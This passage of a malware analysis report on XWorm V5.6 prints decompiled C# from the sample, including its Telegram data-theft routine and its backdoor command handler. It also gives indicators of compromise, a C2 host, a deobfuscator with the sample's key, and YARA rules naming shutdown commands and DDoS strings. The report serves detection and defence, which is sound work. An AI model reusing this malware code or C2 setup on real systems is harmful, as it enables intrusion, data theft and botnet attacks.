    (rcGLP28muXxfBxK3uFwoeAtSCKBUh59TpsFfzA1jtrEEczzNWbt7mki.9oUam0xY1445AodrHbFfc6GVGaZGUzVwYU8RzE1Xu8sws0c22bJyvZH);
rcGLP28muXxfBxK3uFwoeAtSCKBUh59TpsFfzA1jtrEEczzNWbt7mki.ffKymoqd0B6TdC0DNdPcpVNebT2Lm9xkUY6vVN80fWycRUoFrZgzxg9 = text3.Split(new char[]
{
    ':'
})[0];
rcGLP28muXxfBxK3uFwoeAtSCKBUh59TpsFfzA1jtrEEczzNWbt7mki.LyMJPqSobytidNf5vUHWLtwZOINVVEXKHePG7iPoWNhV8Gem0M2PR8g = text3.Split(new char[]
{
    ':'
})[1];
lF8OY2IHZOXwX7ozWCdFanuq2O2NKcGteAl4C4DL.q8L1dveT6JUU1a611iXZj2chZW7tMUmHNaOCqFgxS0nowxLu9RS7RceDurSb7OXPj3Hf7L87q();
DSVMDtKbHhJrb43E6DNN9eySdIqLZ3X6RrwsdhDDLqTqsmQsfTu3Nzl.QSd83jCVSRyq0CC6bGYPW8VG77QvYXya94axTacbtwIJggMGM0loF7a();
Thread thread = new Thread(new ThreadStart(DSVMDtKbHhJrb43E6DNN9eySdIqLZ3X6RrwsdhDDLqTqsmQsfTu3Nzl.bru2G9dVgWNODP77khXrzcnSkzIUrl56Q2461OHWBlrRLDA5fX
Thread thread2 = new Thread(new ThreadStart(DSVMDtKbHhJrb43E6DNN9eySdIqLZ3X6RrwsdhDDLqTqsmQsfTu3Nzl.HaU2DDVwRhOQJJwTgJLEUC1A4CNSJnjTN1PsisfxfHotue7vP
thread.Start();
thread2.Start();
thread2.Join();
```

100 %

Locals


Name	Value	Type
Stub.DSVMDtKbHhJrb43E6DNN9eySdIqLZ3X6RrwsdhDDLqTqsmQ...	"qsjksd-22439.portmap.host:22439"	string
text3	"qsjksd-22439.portmap.host:22439"	string
text	@"C:\ProgramData\Microsoft Edge.exe"	string

The malware collects username, operating system details, USB, CPU, GPU, and RAM information from the infected system. This data is sent to a Telegram channel using a bot. The Telegram server is located in the United Kingdom. The collected data is used to turn the infected systems into bots for DDoS attacks.



```
public static void QSd83jCVSRyq0CC6bGYPW8VG77QvYXya94axTacbtwIJggMGM0loF7a()
{
    try
    {
        try
        {
            ServicePointManager.Expect100Continue = true;
            ServicePointManager.SecurityProtocol = SecurityProtocolType.Tls12;
            ServicePointManager.DefaultConnectionLimit = 9999;
        }
        catch (Exception ex)
        {
        }
        using (WebClient webClient = new WebClient())
        {
            string newLine = Environment.NewLine;
            string text = string.Concat(new string[]
            {
                "☠ [XWorm V5.6]",
                newLine,
                newLine,
                "New Clinet : ",
                newLine,
                lF8OY2IHZOXwX7ozWCdFanuq2O2NKcGteAl4C4DL.mxpO6KuXe1TgFJMx8THr97hTN3fOlnbNJ8boiAvtygwldc1eRUtJfDmdTTC2nBKqjX402Gc0G()
                newLine,
                newLine,
                "UserName : ",
                Environment.UserName,
                newLine,
                "OSFullName : ",
                kjWx2lXbXzqKAIwFF5dM2VT.Computer.Info.OSFullName,
                newLine,
                "USB : ",
                ynygvJSxOXO6K6wCIDgViBllSJXQzBdMjvQnwxRhk1EsaACd53ny3WJ.ELS7k3m1QaUB9VhOoQprDiAT6mGFu9mDumOON1KB(),
                newLine,
                "CPU : ",
                ynygvJSxOXO6K6wCIDgViBllSJXQzBdMjvQnwxRhk1EsaACd53ny3WJ.WJlNy5UhmPHUJgk6JtXSyYXxSo1jvLKezqnWjXkt(),
                newLine,
                "GPU : ",
                ynygvJSxOXO6K6wCIDgViBllSJXQzBdMjvQnwxRhk1EsaACd53ny3WJ.17LVHuhly0jdPLOMUggn2E8wVUozh5lWy3AW1Z7y(),
                newLine,
                "RAM : ",
                ynygvJSxOXO6K6wCIDgViBllSJXQzBdMjvQnwxRhk1EsaACd53ny3WJ.8OlHjQnHxQod8ECCZ3Etd5GeUhyQ81CLGjIxqL1V(),
                newLine,
                "Group : "
```

XWorm turns infected systems into bots for DDoS attacks. It receives instructions from a centralized command server and executes malicious operations via a backdoor. Infected systems are used for downloading files, executing commands, controlling the system, and performing other malicious activities.



```
public static void botnet(byte[] byte_0)
{
    try
    {
        string[] array = Strings.Split(malicious_part.byte_to_string(malicious_part.aes_decryption(byte_0)), rcGLP28muXxfBxK3uFwoeAtSCKBUh59TpsFfzA1jtrEEczzNWbt7mki.string_1, -1, Compare
        string left = array[0];
        if (Operators.CompareString(left, "pong", false) == 0)
        {
            is_admin.rLUSAIWjspXCshbw7qxSRjd53DYJsyH5klPm9bxW = false;
            is_admin.data_send("pong" + rcGLP28muXxfBxK3uFwoeAtSCKBUh59TpsFfzA1jtrEEczzNWbt7mki.string_1 + Conversions.ToString(is_admin.gYoHOQpk79RU84kDPVMo4xRjwG1V9qofXyzVoChW));
            is_admin.gYoHOQpk79RU84kDPVMo4xRjwG1V9qofXyzVoChW = 0;
        }
        else if (Operators.CompareString(left, "rec", false) == 0)
        {
            malicious_part.mutex_close();
            Application.Restart();
            Environment.Exit(0);
        }
        else if (Operators.CompareString(left, "CLOSE", false) == 0)
        {
            is_admin.socket_0.Shutdown(SocketShutdown.Both);
            is_admin.socket_0.Close();
            Environment.Exit(0);
        }
        else if (Operators.CompareString(left, "uninstall", false) == 0)
        {
            erase_itself.KdPZEI0SKuWv5YH5HeoD4RYNCGbUrl44KxgjVhUA(false, null, null);
        }
        else if (Operators.CompareString(left, "update", false) == 0)
        {
            erase_itself.KdPZEI0SKuWv5YH5HeoD4RYNCGbUrl44KxgjVhUA(true, array[1], malicious_part.byte_compression(Convert.FromBase64String(array[2])));
        }
        else if (Operators.CompareString(left, "DW", false) == 0)
        {
            real_malicious.file_execution(array[1], malicious_part.byte_compression(Convert.FromBase64String(array[2])));
        }
        else if (Operators.CompareString(left, "FM", false) == 0)
        {
            real_malicious.assembly_loader(malicious_part.byte_compression(Convert.FromBase64String(array[1])));
        }
        else if (Operators.CompareString(left, "LN", false) == 0)
        {
            try
            {
                ServicePointManager.Expect100Continue = true;
                ServicePointManager.SecurityProtocol = SecurityProtocolType.Tls12;
                ServicePointManager.DefaultConnectionLimit = 9999;
            }
            catch (Exception ex)
```

Conclusion

XWorm's primary attack vector is phishing emails containing malicious documents. These documents contain macros that execute PowerShell scripts to install the malware on the system, ensuring persistence.

XWorm V5.6 is a highly dangerous malware that employs advanced persistence and evasion techniques to maintain its malicious activities on infected systems. It bypasses defense mechanisms using PowerShell commands, disables security software like Windows Defender, and exfiltrates system and user data to C2 servers. The infected systems are then converted into bots for use in DDoS attacks. Detecting and neutralizing such malware has become a critical priority for security operations centers.

MITRE ATT&CK Matrix

Execution	Persistence	Defense Evasion	Discovery	Command and Control
Windows Management Instrumentation - T1047	Boot or Logon Autostart Execution - T1547	Modify Registery - T1112	System Information Discovery - T1082	Ingress Tool Transfer - T1105
Scheduled Task/Job - T1053	Scheduled Task/Job - T1053	Obfuscated Files or Information - T1027	Query Registry - T1012	
	PowerShell - T1059			

IoC

SHA256:

XClient.exe : 8ca7c43f383d3214f469a18fcc30436f472f9bd3d9b6134aea5d61a523665659

Domain Information

- pastebin.com
- pastebin.com/raw/zs3YKzJ3
- qsjksd-22439.portmap.host
- api.telegram.org/bot
- MyApplication.org

IP Addresses

- 192.161.193.99
- 149.154.167.220

Dropper Files

- C:\Users\admin\Downloads\buidl.exe

- C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\Microsoft Edge.lnk

Deobfuscator

```
using System;
using System.Linq;
using System.Security.Cryptography;
using System.Text;
using dnlib.DotNet;
using dnlib.DotNet.Emit;

namespace ConsoleApp1
{
    internal class Deobfuscator
    {
        // Decrypts the given obfuscated string using a predefined key and Rijndael (AES) algorithm
        public static string DecryptString(string encryptedString, string key)
        {
            using (RijndaelManaged rijndaelManaged = new RijndaelManaged())
            using (MD5CryptoServiceProvider md5CryptoServiceProvider = new MD5CryptoServiceProvider())
            {
                // Hash the static key with MD5 to create the decryption key
                byte[] keyArray = new byte[32];
                byte[] hashArray = md5CryptoServiceProvider.ComputeHash(Encoding.UTF8.GetBytes(key));

                //Copy the first 16 bytes into the first half of the key array
                Array.Copy(hashArray, 0, keyArray, 0, 16);
                // Copy the first 16 bytes again into the second half
                Array.Copy(hashArray, 0, keyArray, 15, 16);

                // Set the Rijndael key and mode to ECB
                rijndaelManaged.Key = keyArray;
                rijndaelManaged.Mode = CipherMode.ECB;

                // Create a decryptor with the given key
                ICryptoTransform decryptor = rijndaelManaged.CreateDecryptor();

                // Convert the Base64 encrypted string into bytes and decrypt it
                byte[] encryptedBytes = Convert.FromBase64String(encryptedString);
                byte[] decryptedBytes = decryptor.TransformFinalBlock(encryptedBytes, 0, encryptedBytes.Length);

                return Encoding.UTF8.GetString(decryptedBytes);
            }
        }

        // Extracts the value of a specific field from the given module
        static string GetFieldValue(ModuleDefMD module, string fieldName)
        {
            foreach (TypeDef type in module.Types)
            {
                foreach (MethodDef method in type.Methods)
                {
                    if (!method.HasBody) continue; // Skip methods without body
                    for (int i = 0; i < method.Body.Instructi
ons.Count; i++)
                    {
                        // Find the Stsfld opcode (sets a static field) and check the field name
                        if (method.Body.Instructions[i].OpCode == OpCodes.Stsfld &&
                            method.Body.Instructions[i].Operand.ToString() == fieldName)
                        {
                            // Return the previous operand which holds the value being assigned to the field
                            return method.Body.Instructions[i - 1].Operand.ToString();
                        }
                    }
                }
            }
            return string.Empty;
        }

        // Decrypting and replacing obfuscated strings
        static void ReplaceEncryptedStrings(ModuleDefMD module, string key)
        {
            // Loop through all types in the module
            foreach (TypeDef type in module.Types)
            {
                if (!type.HasMethods) continue; // Skip types without methods

                // Loop through all methods of the type
                foreach (MethodDef method in type.Methods)
                {
                    if (!method.HasBody) continue;
                    for (int i = 0; i < method.Body.Instructions.Count; i++)
                    {
                        if (method.Body.Instructions[i].OpCode == OpCodes.Call)
                        {
                            string functionName = method.Body.Instructions[i].Operand.ToString();

                            // Look for the obfuscated decryption function
                            if (functionName.Contains("Sf3ygLwXizFpQcdEafah6RmRmvi94yTN3n3UpcJF") ||
                                functionName.Contains("rcGLP28muXxfBxK3uFwoeAtSCKBUh59TpsFfzA1jtrEEczzNWbt7mki"))
                            {
                                // Get the encrypted string from the previous instruction
                                string fieldValue = method.Body.Instructions[i - 1].Operand.ToString();
                                Console.WriteLine(fieldValue);

                                // Decrypt the value and replace the instruction with the decrypted string
                                string decryptedString = DecryptString(GetFieldValue(module, fieldValue), key);

                                method.Body.Instructions[i - 1].OpCode = OpCodes.Nop; // Clear the original instruction
                                method.Body.Instructions[i].OpCode = OpCodes.Ldstr; // Load the decrypted string instead
                                method.Body.Instructions[i].Operand = decryptedString;
                            }
                        }
                    }
                }
```

```
            }
        }

        static void Main(string[] args)
        {
            string filePath = @"C:\Users\aycagl\Desktop\buidl.exe";
            string key = "N0BNPIHTRtK9oiyP";

            ModuleDefMD module = ModuleDefMD.Load(filePath);

            ReplaceEncryptedStrings(module, key);

            // Write the deobfuscated code to a new file
            module.Write(@"C:\Users\aycagl\Desktop\clean.exe");

            Console.WriteLine("Deobfuscation completed.");
            Console.ReadKey();
        }
    }
}
```

YARA Rules

```
rule Suspicious_Persistence_Indicators
{
    meta:
        description = "Detects suspicious persistence mechanisms via registry, shortcuts, and scripts"
        author = "aycagl - Ayca Gul"
        date = "2024-08-15"
        reference = "XWorm V5.6"

    strings:
```

```
    $scheduled = "schtasks.exe" fullword wide
        $task_highest = "/create /f /RL HIGHEST /sc minute /mo 1 /tn \"" fullword wide
        $task_basic = "/create /f /sc minute /mo 1 /tn \"" fullword wide
        $registry_run = "SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run" fullword wide
        $wscript_shell = "WScript.Shell" fullword wide
        $create_shortcut = "CreateShortcut" fullword wide
        $target_path = "TargetPath" fullword wide
        $working_directory = "WorkingDirectory" fullword wide

    condition:
        6 of them
}

rule XWorm_Indicators
{
    meta:
        description = "Detects the XWorm malware's send_infos method that sends system information via a Telegram bot"
        author = "aycagl - Ayca Gul"
        date = "2024-08-15"
        reference = "XWorm V5.6"

    strings:
        $xworm_version = "XWorm V" fullword wide
        $new_client = "New Clinet :" fullword wide
        $username = "UserName :" fullword wide
        $os_fullname = "OSFullName :" fullword wide
        $usb = "USB :" fullword wide
        $cpu = "CPU :" fullword wide
        $gpu = "GPU :" fullword wide
        $ram = "RAM :" fullword wide
        $group = "Groub :" fullword wide
        $telegram_api = "https://api.telegram.org/bot" fullwo
```

```
rd wide
        $send_message = "/sendMessage?chat_id=" fullword wide
        $webclient_function = {00735600000A0C08026F5700000A0A
DE2D}

    condition:
        6 of them
}

rule Malware_Information_Queries {
    meta:
        description = "Detects malware performing system info
rmation queries and persistence setup."
        author = "aycagl - Ayca Gul"
        date = "2024-08-15"
        reference = "XWorm V5.6"

    strings:
        $query_antivirus = "\\root\\SecurityCenter2" fullword
wide
        $query_antivirus_product = "Select * from AntivirusPr
oduct" fullword wide
        $query_display_name = "displayName" fullword wide
        $query_video_controller = "SELECT * FROM Win32_VideoC
ontroller" fullword wide
        $query_processor = "Win32_Processor.deviceid" fullwor
d wide

    condition:
        4 of them
}

rule Malware_Command_Detection {
    meta:
        description = "Detects specific malware command and f
unction strings"
```

```
        author = "aycagl - Ayca Gul"
        date = "2024-08-15"
        reference = "XWorm V5.6"

    strings:
        $s1 = "pong" fullword wide
        $s2 = "CLOSE" fullword wide
        $s3 = "uninstall" fullword wide
        $s4 = "update" fullword wide
        $s5 = "Urlopen" fullword wide
        $s6 = "Urlhide" fullword wide
        $s7 = "PCShutdown" fullword wide
        $s8 = "shutdown.exe /f /s /t 0" fullword wide
        $s9 = "PCRestart" fullword wide
        $s10 = "shutdown.exe /f /r /t 0" fullword wide
        $s11 = "PCLogoff" fullword wide
        $s12 = "shutdown.exe -L" fullword wide
        $s13 = "RunShell" fullword wide
        $s14 = "StartDDos" fullword wide
        $s15 = "StopDDos" fullword wide
        $s16 = "StartReport" fullword wide
        $s17 = "StopReport" fullword wide
        $s18 = "Xchat" fullword wide
        $s19 = "Hosts" fullword wide
        $s20 = "\\drivers\\etc\\hosts" fullword wide
        $s21 = "Shosts" fullword wide
        $s22 = "HostsMSG" fullword wide
        $s23 = "Modified successfully!" fullword wide
        $s24 = "HostsErr" fullword wide
        $s25 = "DDos" fullword wide
        $s26 = "plugin" fullword wide
        $s27 = "sendPlugin" fullword wide
        $s28 = "savePlugin" fullword wide
        $s29 = "RemovePlugins" fullword wide
        $s30 = "Plugins Removed!" fullword wide
        $s31 = "OfflineGet" fullword wide
        $s32 = "OfflineKeylogger Not Enabled" fullword wide
        $s33 = "Plugin" fullword wide
        $s34 = "Invoke" fullword wide
        $s35 = "RunRecovery" fullword wide
        $s36 = "Recovery" fullword wide


    condition:
        15 of ($s*)
}
```